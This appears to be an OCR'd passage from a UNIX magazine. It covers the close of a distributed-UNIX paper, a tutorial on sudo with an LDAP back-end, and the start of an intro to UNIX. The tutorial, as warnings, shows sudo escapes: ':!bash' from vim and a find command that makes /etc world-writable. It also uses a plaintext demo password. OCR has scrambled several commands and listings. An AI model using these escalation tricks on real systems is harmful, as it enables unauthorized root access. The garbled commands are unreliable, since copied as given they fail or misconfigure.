


Figure 4. Logical File System.

The physical file system

The physical file system, as the name implies, is in charge of the physical arrangement of data and control information about the physical media. The physical file system operates with control blocks such as the superblock, inodes, and data blocks. The superblock holds the control information for the system. Inodes contain similar information for individual files. The data blocks hold the data that makes up the information in the files.

Conclusion

UNIX provides bothappropriate semantics for a general-purpose distributed system and appropriate mechanisms and interfaces for this system to be constructed merely by adding a comparatively simple transparent subsystem to UNIX. The design philosophy we employed was, at the outset, little more than an active concern for structure and generality, and, more particularly, a liking for recursive constructs (dating back to work at Newcastle on recursive virtual machines [6], if earlier). However, as a result of our work on the Connection, these ideas on recursive system structuring have become much more well defined, in our own minds at least, and have enabled us to separate carefully issues concerned with constructing a distributed system from those concerned with taking advantage of the fact that it is distributed, for example, in order to provide increased reliability, availability, and/or security. This is not to say that we have simply ignored all such issues. Rather we have investigated, and in several cases already implemented, various separate but complementary reliability and security mechanisms, each of which can simply be added to a UNIX United system, without requiring modifications to the code of either UNIX or the Connection [7], [8], and [9]. (This work is surveyed in [10], as part of a general account of our ideas on recursive structuring.)

It would be inappropriate to end these concluding remarks without an explicit acknowledgment of our debt to UNIX and its original creators–it has its deficiencies, of course, both as a centralized system, and as the basis of a general-purpose distributed system. Nevertheless, we have found its facilities, particularly at the system call level, and the style of system design that it exemplifies a veritable inspiration. Such simplicity and generality of mechanism as we have been able to achieve undoubtedly owes much to this source.

References:

[1]. D. R. Brownbridge, L. F. Marshall, and B. Randell, “The Newcastle Connection-or UNIXes of the world unite!” Software–Practice and Experience, vol. 12, no. 12, pp. 1147- 1162, Dee. 1982.

[2]. B. Randell, “Recursively structured distributed computer systems,” in Proc. Symp. on Reliability in Distributed Software and Database Systems, pp. 3-11, Oct. 1983.

[3]. D. M. Ritchie and K. Thompson. The Unix time sharing system. Communications

of the ACM, 17(7):365–375, July 1974.

[4]. R. F. Rashid and G. Robertson. Accent: A communication oriented network operating system kernel. pages 64–75. ACM, December 1981.

[5]. R. Fitzgerald and R. F. Rashid. The integration of virtual memory management and interprocess communication in accent. ACM Transactions on Computer Systems, 4(2), May 1986.

[6]. H. C. Lauer and D. Wyeth, “A recursive virtual machine architecture,” in Proc. ACM Workshop on Virtual Computer Systems, pp. 113-116, Mar. 1976. Also available at University of Newcastle upon Tyne, Computing laboratory, Tech. Rep. TR54.

[7]. J. A. Anyanwu, “A reliable stable storage system for UNIX,” Software–Practice and Experience, vol. 15, no. 10, pp. 973-990, Oct. 1985.

[8]. J. A. Anyanwu and L. F. Marshall, “A crash resistant UNIX file system,” SoftwarePractice and Experience, vol. 16, no. 2, pp. 107-118, Feb. 1986.

[9]. J. M. Rushby and B. Randell, “A distributed secure system,” IEEE Computer, vol. 16, no. 7, pp. 55-67, July 1983. Also available at University of Newcastle upon Tyne, Computing laboratory, Tech. Rep. TR182.

[10]. B. Randell, “Recursively structured distributed computer systems,” in Proc. Symp. on Reliability in Distributed Software and Database Systems, pp. 3-11, Oct. 1983.

About the Author:

Samanvay Gupta Security Researcher and Analyst in Hicube InfoSec, Cyber Security Expert, Ethical Hacker, MCITP professional, Information Security Expert, Author of 6 International Journals, Delivered workshops, seminars and trainings in different parts of the country.

Best Practices

in UNIX Access Control with SUDO

by Leonardo Neves Bernardo

This article will discuss security related issues in sudo environments and evaluate advantages and disadvantages of centralizing sudo with LDAP back-end. Another issue summarized in this article is about taking care with content of sudo registers.

What will you learn?

- how to use sudo to improve Unix environment security.
- how to centralize sudo authorization with LDAP back-end.
- how to avoid some sudo bad configurations.

What should you know?

- basic understanding of LDAP services and protocol.
- basics of Linux shell.

In the early days of UNIX, there were only two kinds of users: administrators and common users. Until now, this structure remained in the same model. Nevertheless, in our day by day activity, it is very common to meet some situations where it is necessary to delegate some responsibilities to operational groups and others, who are not administrators nor common users. Some administrators do some insecure techniques like: sharing of root passwords, creation of users with uid 0, changes in file permission, and so on. These techniques are a solution for the immediate problem, but don’t follow the least privilege principle.

Around 1972, the notable Dennis Ritchie invented the setuid bit. The setuid bit allows users to run an executable with the permissions of the executable's owner. The most common situation is when an executable is owned by root. Programs must be carefully designed when the setuid bit permission is enabled, because vulnerable applications allow an attacker to execute arbitrary code under the rights of the process being exploited. After setuid bit creation, the division between root and other users starts to be broken. Unfortunately, to take advantage of this feature, it is necessary to rewrite the programs.

Around 1980, Bob Coggeshall and Cliff Spencer wrote Substitute User DO, or SUDO, one setuid program to run other programs without the necessity of these programs being rewritten. Sudo became the most used tool for privilege escalation in the UNIX environment. Sudo is under constant development. Security concerns are very important in sudo and sometimes vulnerabilities are discovered and corrected immediately.

Basics about /etc/sudoers

The sudoers file is composed of three sections: defaults, aliases and user specifications.

Defaults

Defaults defines options to be used in every sudo entry. It's possible to overwrite options in each entry. We will discuss a little about some options ahead in this article.

Aliases

Aliases are variables used to group names. There are four types of aliases: User_Alias, Runas_Alias, Host_Alias and Cmnd_Alias. The name of an alias must start with an uppercase letter. Let's explain a little about each alias:

```
User_Alias
```

Is used to define a group of users, for example:

```
User_Alias WEBMASTERS = user1, user2
```

You've probably realized UNIX has groups of users stored in the UNIX group of users (NSS group database) and there is no needed to redefine those groups again. To use a UNIX group inside sudo, you need to append % in the register. In the following example, the UNIX group webmasters can be used inside sudoers as WEBMASTERS:

```
User_Alias WEBMASTERS = %webmasters
```

Runas_Alias

Is used to define group target users. Root is not always the target user, it's possible to use other users.
Runas_Alias is used to group them. Example:

```
Runas_Alias OPERATORS = operator1, operator2
```

Host_Alias

/etc/sudoers is prepared to be distributed among hosts. Hostnames, IP addresses and other kind of addresses are grouped in Host_Alias. Like User_Alias, it's possible to use a UNIX group of hosts, called netgroup (NSS netgroup database). Netgroup is not very common, but is useful for big environments. To use UNIX netgroup inside sudo, you need to append + in the register. In the following example, a UNIX netgroup webservers can be used inside sudoers as WEBSERVERS:

```
Host_Alias  WEBSERVERS = +webservers
```

There are others possibilities to use Host_Alias, like lists of hostnames or IP addresses:

```
Host_Alias  WEBSERVER = host1, host2

Host_Alias  WEBSERVER = 192.168.0.1, 172.16.0.0/16
```

Cmnd_Alias

For each type of alias, there is one name built-in called ALL. It's possible to use sudo without any aliases, but aliases are recommended if you intend to use /etc/sudoers.

```
user    host = (runas) command [,command,..]

user can be user, UNIX group prepending with % or User_Alias

host can be host, netgroup prepending with + or Host_Alias

runas can be user or group of user and unix group
```

User Specifications

```
Cmnd_Alias groups commands inside lists. Example of Cmnd_Alias:

CmnaAlias   PRINTING= /usr/sbin/lpc, /usr/bin/lprm
```

At the end of the sudoers file, there are user specification entries. The sudoers user specification is in the following form:

```
command can be a command, list of commands divided by

comma or Cmnd_Alias. command support wildcards.
```

Let's see an example of user specification:

```
root    ALL = (ALL) ALL
```

In the above example, one user entry is shown which permits the root user to run all commands (last ALL), in all hosts (first ALL), becoming all users (ALL inside parenthesis) when running a command.

```
neves   neves-laptop = (root) /usr/sbin/useradd
```

The following example is more restrictive than the first example:

```
$ /usr/sbin/useradd neves2

useradd: cannot lock /etc/passwd; try again later.
```

In this case, the user neves has permission to run the command /usr/sbin/useradd as user root in host neves-laptop only. As you can see, the second example is more adapted to the least privilege principle.

```
$ sudo /usr/sbin/useradd neves2

[sudo] password for neves:
```

Let's go to see the result when user neves runs a command directly:

User neves doesn't have access to add a user directly, but with sudo it could be possible:

This is a typical use of sudo and now it is possible to delegate some activities for the operators group. By default, sudo requests the user password and maintains the user password in cache for five minutes.

Let’s see a little more complex example using aliases:

```
User_Alias OPERATORS = neves, neves2

Host_Alias DESKTOPS = neves-laptop, neves-laptop2

Cmnd_Alias MNGUSERSCMDS = /usr/sbin/userdel, /usr/sbin/useradd, /usr/
sbin/usermod

OPERATORS      DESKTOPS=(ALL) MNGUSERSCMDS
```

Now, beyond useradd command, user neves is allowed to run usermod and useradd commands and sudoers is organized with aliases.

To manage /etc/sudoers, it is strongly recommended to use the visudo command. The advantage of the use of visudo is that it assures sudo syntax is correct before allowing one to save the sudoers file.

We’ve seen a little about file /etc/sudoers. Almost all environments use this way to control sudo and it is okay for standalone servers or small environments. We will see that file sudoers is not the best configuration for big and medium size networks.

Common situations about sudoers distribution

Although it’s possible to use /etc/sudoers setup in a per-host basis, sudo doesn’t have any built-in way to distribute the /etc/sudoers file among servers. It’s very common in some companies that some team is in charge of operating and distributing /etc/sudoers. In another companies, there are scripts using version control (cvs, svn, etc), transfer commands (rsync, rdist, rcp, scp, ftp, wget, curl, etc.) or file share (nfs, netbios, etc.) to distribute /etc/sudoers. Although the use of scripts is better than manual operation, there are a lot of security issues to be considered in this case. There are some questions that need to be answered:

Are Changes in /etc/sudoers audited?

Imagine one attacker using sudo to get root access to your environment. It’s important to think about which information you have in your log when something like that happens.

Do operators or scripts need root access to change /etc/sudoers?

If you are using a push strategy to distribute /etc/sudoers, then probably the source will have rights to change destination servers, as the usual, with root access. In the worst case, with push strategy, you probably created one unique point where it is possible to get root access to entire environment.

Is the source of /etc/sudoers trusted?

Instead of a push strategy, perhaps you are using a pull strategy. In this case, all servers are getting /etc/sudoers from one central point. There are two major concerns in a pull strategy; first, it's necessary to protect from man in middle attacks and second is to raise security level of central point.

In general, pull is the best strategy to deploy sudoers files, because security problems don't compromise the entire environment. If you use one software of configuration management, like puppet or cfengine, to distribute sudoers and protect the configuration management server, your environment probably has a reasonable level of security. Even so, the pull strategy with configuration management lacks real time updates and sometimes lacks an auditing of changes in sudoers files.

Using back-end LDAP

Now let's discuss the current best way to use sudo. With an LDAP back-end, sudo becomes a client-server service. For each use of sudo, the LDAP server will be consulted. We join the best advantages of LDAP and the best advantages of sudo to create one authorization system for UNIX environment.

Advantages of LDAP

Some advantages to using LDAP as a sudo back-end are:

- LDAP protocol is standards-based
- If well structured with replication servers, you will have a high availability service
- There are access control lists (ACLs)
- It's possible to audit all changes and all consults
- LDAP is cross-platform, it's possible even to change from one server to another completely different one (e.g.: from openldap to Microsoft active directory)
- LDAP is very fast for search operations (almost all commands in sudo service)
- It's possible to use cryptography/TLS as requirement

Beyond these advantages, maybe the most important security consideration is that it is not necessary to open a security breach to distribute the sudoers file.

I don’t think it’s necessary to restate the importance of protecting your LDAP server(s). Some basic actions, like using a firewall, TLS and putting LDAP servers in segregated network, are outside the scope of this article. If you have a non protected LDAP environment, it is probably better to use another strategy.

Creating LDAP structure

We will explain how to build one basic LDAP server (OpenLDAP) to store sudo information. We will use OpenLDAP software, because OpenLDAP is the most widely known LDAP server distributed as open software. The procedures are about compilation of OpenLDAP, but if you prefer, you could install by package manager and achieve the same results. If you have one OpenLDAP server running, it is possible for you to jump to next topic. You could use another LDAP server besides openldap, but we won’t explain about this, please look for information in sudo documentation.

First of all, download the latest release of the Berkeley DB from the Oracle site (www.oracle.com/technetwork/database/berkeleydb) and the latest version of OpenLDAP from the OpenLDAP site (www.openldap.org).

Compiling and installing Berkeley DB:

```
# tar -zxvf db-4.8.30.NC.tar.gz
# cd db-4.8.30.NC/build_unix/
# ../dist/configure && make && make install
```

OpenLDAP needs to find Berkeley DB before compilation:

```
# export CFLAGS=”-I/usr/local/BerkeleyDB.4.8/include”
# export CPPFLAGS=”-I/usr/local/BerkeleyDB.4.8/include”
# export LDFLAGS=”-L/usr/local/BerkeleyDB.4.8/lib”
# export LD_LIBRARY_PATH=”/usr/local/BerkeleyDB.4.8/lib”
```

Compiling and installing OpenLDAP:

```
# tar -zxvf openldap-2.4.26.tgz

# cd openldap-2.4.26

# ./configure && make depend && make install
```

Let's start with a minimal OpenLDAP configuration file. Create with

```
a/usr/local/etc/openldap/slapd.conf
```

Listing 1 content.

Listing 1. Minimal slapd.conf

```
#slapd.conf file

include         /usr/local/etc/openldap/schema/core.schema

pidfile         /usr/local/var/run/slapd.pid

argsfile        /usr/local/var/run/slapd.args


database        bdb

suffix          "dc=example,dc=com"

rootdn          "cn=admin,dc=example,dc=com"

rootpw          secret

directory       /var/lib/ldap

index   objectClass     eq
```

Listing 2. Base ldif

```
#base.ldif

dn: dc=example,dc=com

objectClass: dcObject

objectClass: organization

dc: example

o: example


dn: cn=admin,dc=example,dc=com

objectClass: organizationalRole

cn: admin
```

And finally, start LDAP server with the command:

```
# /usr/local/libexec/slapd# cd db-4.8.30.NC/build_unix/
```

OpenLDAP will bind TCP port 389, verify with netstat command:

```
# netstat -an | grep 389

tcp        0      0 0.0.0.0:389             0.0.0.0:*               LISTEN

tcp6       0      0 :::389                  :::*                    LISTEN
```

The next step is to create the root of your LDAP tree. Create one file named base.ldif with Listing 2 content.

Add content with the command ldapadd:

```
# ldapadd -D”cn=admin,dc=example,dc=com” -w”secret” -f base.ldif

adding new entry „dc=example,dc=com”


adding new entry „cn=admin,dc=example,dc=com”# ../dist/configure && make
&& make install
```

Use ldapsearch to verify functionality of your LDAP directory, as shown in Listing 3.

If the results are like Listing 3, your OpenLDAP is okay. Remember that there are no security concerns in this server example. Your LDAP base is dc=example,dc=com, your admin user is cn=admin,dc=example,dc=com and your password of admin user is secret.

Listing 3. Test with ldapsearch

```
# ldapsearch -x -b "dc=example,dc=com" -LLL

dn: dc=example,dc=com

objectClass: dcObject

objectClass: organization

dc: example

o: example


dn: cn=admin,dc=example,dc=com

objectClass: organizationalRole

cn: admin
```

Listing 4. Slapd.conf with sudo structure

```
#slapd.conf file

include         /usr/local/etc/openldap/schema/core.schema

include         /usr/local/etc/openldap/schema/sudo.schema

pidfile          /usr/local/var/run/slapd.pid

argsfile        /usr/local/var/run/slapd.args


database        bdb

suffix          "dc=example,dc=com"

rootdn          "cn=admin,dc=example,dc=com"

rootpw          secret
```

Creating sudo container

Now it's necessary to prepare your OpenLDAP to accept sudo information. First step is to include the sudo.schema.

Download the latest stable sudo release source from the sudo site (www.sudo.ws) and copy the sudo.schema to the openldap schema directory:

```
# tar -zxvf sudo-1.8.2.tar.gz

# cp sudo-1.8.2/doc/schema.OpenLDAP /usr/local/etc/openldap/schema/sudo.schema
```

Edit slapd.conf to include the sudo.schema and index to sudoUser attribute. Listing 4 shows slapd.conf with information related to sudo.

```
# killall slapd

# /usr/local/libexec/slapd
```

Create the file ldif sudo container, with the following content:

```
dn: ou=SUDOers,dc=example,dc=com

objectClass: top

objectClass: organizationalUnit

ou: SUDOers
```

Add to the directory with ldapadd:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f sudo.ldif

adding new entry „ou=SUDOers,dc=example,dc=com"
```

Your OpenLDAP is okay to control access with sudo. You have two possibilities at this moment, migrate your /etc/sudoers or start from zero.

Migrating sudoers content

Usually, the easiest way to migrate sudoers information to LDAP is using a script sudoers2ldif. sudoers2ldif is located at plugins/sudoers, from the sudo source.

To generate ldif file from /etc/sudoers, use the following commands:

```
# SUDOERS_BASE=ou=SUDOers,dc=example,dc=com

# export SUDOERS_BASE

# /usr/src/sudo-1.8.2/plugins/sudoers/sudoers2ldif /etc/sudoers >
sudoers.ldif
```

And importing sudoers.ldif content to LDAP server:

```
# ldapadd -D”cn=admin,dc=example,dc=com” -w”secret” -f sudoers.ldif

adding new entry „cn=defaults,ou=SUDOers,dc=example,dc=com”


adding new entry „cn=root,ou=SUDOers,dc=example,dc=com”


adding new entry „cn=OPERATORS,ou=SUDOers,dc=example,dc=com”
```

The script sudoers2ldif creates one register called defaults containing the default options and creates one LDAP register for each /etc/sudoers entry. Sometimes it’s necessary to correct resulting ldif file before importing to LDAP. It happens because, depending your sudoers file, it sometimes creates more than one LDAP entry with the same DN (distinguished name). Duplicate DNs aren’t supported by LDAP protocol.

LDAP sudoers registers

First, the difference between /etc/sudoers and sudoers inside LDAP is that inside LDAP there are no aliases.

First of all, sudo looks for the register cn=defaults and parses it like a Defaults section in /etc/sudoers. The cn=defaults is a list of sudoOptions.

Other sudo registers, in general, are formed by a combination of attributes sudoHost, sudoUser and sudoCommand. It’s possible to use multiple values in each of these attributes.

Listing 5 shows one example of sudo LDAP entry. In Listing 5, there is a sudo LDAP register with multiples of sudoUser, multiples of sudoHost and multiples of sudoCommand. It’s possible to use attributes sudoRunAs, sudoOption, sudoRunAsUser, sudoRunAsGroup, sudoNotBefore, sudoNotAfter, sudoOrder. sudoNotBefore and sudoNotAfter are very interesting, because it’s possible to define the time that permission is valid in sudo.

Listing 5. sudo LDAP entry

```
# OPERATORS, SUDOers, example.com

dn: cn=OPERATORS,ou=SUDOers,dc=example,dc=com

objectClass: top

objectClass: sudoRole

cn: OPERATORS

sudoUser: neves

sudoUser: neves2

sudoHost: neves-laptop

sudoHost: neves-laptop2

sudoRunAsUser: ALL

sudoCommand: /usr/sbin/userdel

sudoCommand: /usr/sbin/useradd

sudoCommand: /usr/sbin/usermod
```

Listing 6. ldap.conf with sudo

```
base dc=example,dc=com

uri ldap://localhost/

ldap_version 3

SUDOERS_BASE ou=SUDOers,dc=example,dc=com

SUDOERS_DEBUG 1


Modify /etc/nsswitch.conf and add sudoers backend:

sudoers:    ldap
```

Compiling and configuring sudoers LDAP client

Above 1.6.8 version of sudo, LDAP support is available. Some Linux distributions, like Red Hat, now distribute software packages of sudo with LDAP support, but in general, some Unix vendors and Linux distributions distribute sudo without LDAP support.

Let's see how to compile sudo with LDAP and NSS (Name Service Switch). With NSS, sudo will be one of NSS databases, like passwd or group. If your UNIX doesn't have NSS support, it's possible to use LDAP support inside sudo, but you need to look at your operating system documentation to learn how to use LDAP backends in authentication.

Download, uncompress and install sudo with LDAP support:

```
# tar -zxvf sudo-1.8.2.tar.gz

# cd sudo-1.8.2

# ./configure --with-ldap && make && make install
```

Edit your /etc/ldap.conf using Listing 6 as reference. We will enable SUDOERS_DEBUG to confirm that our sudo binary is using LDAP back-end.

And let's test the configuration, as showed in Listing 7.

In Listing 7, we've seen that sudo consulted LDAP to get information about authorization. Look at line:

```
sudo: ldap search '(|(sudoUser=neves)(sudoUser=%neves)(sudoUs-
er=ALL))'
```

Don't forget to remove the SUDOERS_DEBUG line from /etc/ldap.conf. It's recommended to remove the old sudo binary (usually /usr/bin/sudo) and the old /etc/sudoers file.

Listing 7. Testing sudo with LDAP

```
$ sudo /usr/sbin/useradd neves2

LDAP Config Summary

===================

uri             ldap://localhost/

ldap_version    3

sudoers_base    ou=SUDOers,dc=example,dc=com

binddn          (anonymous)

bindpw          (anonymous)

ssl             (no)

===================

sudo: ldap_initialize(ld, ldap://localhost/)

sudo: ldap_set_option: debug -> 0

sudo: ldap_set_option: ldap_version -> 3

sudo: ldap_sasl_bind_s() ok

sudo: Looking for cn=defaults: cn=defaults

sudo: found:cn=defaults,ou=SUDOers,dc=example,dc=com

sudo: ldap sudoOption: 'env_reset'

sudo: ldap search '(|(sudoUser=neves)(sudoUser=%neves)(sudoUs-
er=ALL))'

sudo: searching from base 'ou=SUDOers,dc=example,dc=com'
```

```
sudo: ldap sudoHost 'neves-laptop' ... MATCH!
sudo: order attribute raw: 3
sudo: order attribute: 3.000000
sudo: result now has 1 entries
sudo: ldap search '(sudoUser=+*)'
sudo: searching from base 'ou=SUDOers,dc=example,dc=com'
sudo: adding search result
sudo: result now has 1 entries
sudo: sorting remaining 1 entries
sudo: searching LDAP for sudoers entries
sudo: ldap sudoRunAsUser 'ALL' ... MATCH!
sudo: ldap sudoCommand '/usr/sbin/userdel' ... not
sudo: ldap sudoCommand '/usr/sbin/useradd' ... MATCH!
sudo: ldap sudoCommand '/usr/sbin/usermod' ... MATCH!
sudo: Command allowed
sudo: LDAP entry: 0x1f90790
sudo: done with LDAP searches
sudo: user_matches=1
sudo: host_matches=1
sudo: sudo_ldap_lookup(0)=0x02
Password:
sudo: removing reusable search result
neves@neves-laptop:~$
```

Using groups and netgroups to organize sudo registers

There are no aliases in sudo when we are using LDAP. Aliases are useful to organize registers and avoid operation confusion. It's possible to implement the same aliases functionality in NSS aware operating systems to User_Alias and to Host_Alias. Unfortunately, it's not possible to use command aliases (Cmnd_Alias).

The idea is to create a group container inside LDAP to store sudo groups like User_Alias. These groups will be visible to the whole environment. Sometimes your environment is LDAP aware and the next steps could be already done.

Extend your slapd.conf to include the following schemas:

```
include     /usr/local/etc/openldap/schema/cosine.schema

include     /usr/local/etc/openldap/schema/inetorgperson.schema

include     /usr/local/etc/openldap/schema/nis.schema
```

Create ldif file to group container with the content:

```
cn: ou=group,dc=example,dc=com

objectclass:organizationalunit

ou: groupd
```

Import to LDAP:

```
# ldapadd -x -h localhost -D"cn=admin,dc=example,dc=com" -w secret -f
groups.ldif
```

Create a ldif file with your group. Take care about the gidNumber, because the gidNumber mustn't conflict with local gid numbers:

```
dn: cn=sudooperators,ou=Group,dc=example,dc=com

objectClass: top

objectClass: posixGroup

cn: sudooperators

gidNumber: 3000
```

Import to ldap:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
sudooperators.ldif



adding new entry „cn=sudooperators,ou=group,dc=example,dc=com"
```

Configure your /etc/ldap.conf to add NSS group database:

```
nss_base_group  ou=Group,dc=example,dc=com
```

Configure your /etc/nsswitch.conf to include ldap backend in group database, changing the line starting with group to:

```
group compat ldap
```

Now, sudo groups inside LDAP are ready to be used inside the sudo register. Use sudoUser in the following format:

```
sudoUser: %group
```

The next step is to prepare a netgroup container. Netgroup is a part of NIS and NIS is an old software used to centralize network information. It is more often recommended to use LDAP instead NIS. Create a file named netgroup.ldif with the following content:

```
dn: ou=netgroup,dc=example,dc=com

objectClass: organizationalUnit

ou: netgroup
```

And import to directory:

```
# ldapadd -D”cn=admin,dc=example,dc=com” -w”secret” -f netgroup.ldif

adding new entry „ou=netgroup,dc=example,dc=com”
```

Create a netgroup ldif file with content like Listing 8. Import to LDAP:

```
# ldapadd -D”cn=admin,dc=example,dc=com” -w”secret” -f desktops.ldif

adding new entry „cn=desktops,ou=netgroup,dc=example,dc=com”
```

The nisNetgroupTriple has three fields, host, user and domain. Even though it’s possible to use these three fields in sudo directly, it’s more recommended to use NSS groups and use only the first field of nisNetgroupTriple to store the names of computers. It’s necessary to maintain the format with parentheses and divided by commas (,,).

```
Listing 8. netgroup example ldif file

dn: cn=desktops,ou=netgroup,dc=example,dc=com

objectClass: nisNetgroup

objectClass: top

cn: desktops

nisNetgroupTriple: (neves-desktop,,)

nisNetgroupTriple: (neves-desktop2,,)
```

```
dn: cn=desktops_sudooperators,ou=SUDOers,dc=example,dc=com

objectClass: top

objectClass: sudoRole

cn: desktops_sudooperators

sudoCommand: /usr/sbin/userdel

sudoCommand: /usr/sbin/useradd

sudoCommand: /usr/sbin/usermod

sudoHost: +desktops

sudoUser: %sudooperators
```

Configure your /etc/ldap.conf to add NSS netgroup database:

```
nss_base_group  ou=Group,dc=example,dc=com
```

And configure your /etc/nsswitch.conf to include the ldap backend in the group database by changing the line starting with group to:

```
group compat ldap
```

Finally, it’s possible to change sudoHost to the following format:

```
sudoHost: %netgroup
```

Listing 9 shows a complete sudo register with sudoGroup and sudoHost using LDAP groups and netgroups in ldif format.

Even though it’s possible to use netgroups inside /etc/netgroups and groups inside /etc/groups, using LDAP as a back-end is more powerful because of centralized control. I recommend using groups and netgroups always and avoiding the use of multiples of sudoUser or sudoHost in the sudo register. This way, you will avoid confusion and will have the sudo structure standardized.

Protect sudo registers

Option noexec

Inside some Unix commands, it's possible to run other Unix commands. Examples of this are editors vi and vim and the find tool. With vi and vim it's possible to run commands using :!. Putting vi inside sudo is like putting bash or ALL, because one user executes :!bash and has complete control of the operating system, running commands with super user powers.

Another example is the find tool with exec action. Imagine one user with the find tool, using the following command:

```
# sudo find /etc/ -exec chmod o+rwx {} \;
```

Probably, if you are responsible for this operating system, you would be in trouble.

Sudo has an option to prevent this kind of security problem through noexec. With noexec, if your operating system supports LD_PRELOAD, sudo will prevent the execution of another command. Running sudo vim, and after that vim command :!bash, for example, will show the following message error:

```
"Cannot execute shell /bin/bash"
```

Even though noexec is effective for many security problems related to sudo, it sometimes is useless. In the above example, we control the possibility of a normal user getting a shell with super user power inside vim, but imagine if the same user runs vim by sudo and after that the user opens /etc/passwd and change uid for himself to 0. Whether the operating system doesn't have LD_PRELOAD support or binary is compiled statically, the noexec feature of sudo won't work. Fortunately, all modern flavors of Unix have LD_PRELOAD support. If you control binaries of the operating system with file integrity software, like tripwire, samhain or aide, concerns about binaries statically compiled are reduced. I recommend using sudoOption: noexec in cn=defaults.

Take care about variables

Sudo has some options like env_reset, env_keep and env_check to control which environment variables will be available to use by commands called by sudo. It's very important to watch how the variables are interpreted by the destination command to avoid some security holes. In general, use env_reset enabled in cn=default. With this, only a few variables will be available in destination command.

Use valid commands

Put in sudo only valid commands, in preference with absolute path. If you use sudo registers to a command that doesn't exist, if one user gets root access in that moment, he can install his own binary in the path appointed by sudoCommand. After that, this user will get root access by sudo every time without your knowledge. Beyond cares about valid commands in sudoCommand, it's highly recommended to complement with a file integrity software, like tripwire or aide.

About the Author:

Leonardo Neves Bernardo got started with Unix in 1996 when considered this operating system more interesting than any other. For more than fifteen years, he worked in several IT areas and now he is more focused with IT security. Leonardo is LPIC-3, LPIC-302 and LPIC-303 certified and holds a Bachelor degree in Computer Science from Universidade Federal de Santa Catarina, Florianópolis, Santa Catarina, Brazil, as well as RHCT and ITILv3 Foundation certifications. Visit his LinkedIn profile at:

UNIX - How To Start Terminal?

by Nitin Kanoija

UNIX is a multiuser operating system which is available in many flavours, like Oracle Solaris, HP UNIX, IBM AIX, Free BSD, and MacOS. It was developed by Ken Thompson and Dennis Ritchie at AT&T Bell Laboratories in the late 1960′s. In 1978, AT&T's UNIX seventh edition was split off into Berkeley Software Distribution (BSD). This version of the UNIX environment was sent to other programmers around the country, who added tools and code to further enhance BSD UNIX.

The most important enhancement made to the OS by the programmers at Berkeley was adding networking capability. This enabled the OS to operate in a local area network (LAN). In 1988, AT&T UNIX, BSD UNIX, and other UNIX OSs were folded into what became System V release 4 (SVR4) UNIX. This was a new generation OS, which became an industry standard. The new SVR4 UNIX became the basis for not only Sun and AT&T versions of the UNIX environment, but also IBM's AIX and Hewlett-Packard's HP-UX.

UNIX was constructed with following mechanisms:

Kernel

Kernel is the core/heart of an OS and is responsible for all the processing in a computer. It manages all the physical resources of the computer, including filesystems, CPU, memory, etc.

Shell

Shell is a command interpreter and acts as an interface between the system and the user. Shell accepts the command and passes it to the kernel, which further executes the command. In Oracle Solaris 11 and Oracle Enterprise Linux, the default shell is Bourne Again Shell, which is also known as bash.

File System

A file system is a logical collection of a files and directories on a partition or a disk. It has a root directory, which further contains all files and directories in an operating system. The root directory is identified as /. Each file or directory is identified by its name and a unique identifier known as Inode number.

